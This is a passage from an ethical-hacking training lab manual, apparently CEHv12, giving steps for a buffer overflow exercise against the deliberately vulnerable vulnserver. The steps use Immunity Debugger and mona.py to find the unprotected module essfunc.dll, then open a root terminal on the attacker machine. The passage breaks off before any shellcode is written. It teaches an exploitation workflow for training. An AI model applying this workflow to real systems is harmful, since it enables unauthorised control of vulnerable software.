
104. CLick **CEHv12 Windows 11** to switch to the **Windows 11** machine.

105. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.



106. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.

Note: The ESP value might when you perform this task.



107. Close **Immunity Debugger** and the vulnerable server process.

108. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

109. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.

110. Now, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.


Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.

111. Close the **File Explorer** window.

112. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.

113. The **Log data** pop-up window appears, which shows the protection settings of various modules.

114. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.



115. Now, we will exploit the essfunc.dll module to inject shellcode and take full control of the EIP register.

116. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.


117. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

118. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

119. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

120. Now, type **cd** and press **Enter** to jump to the root directory.



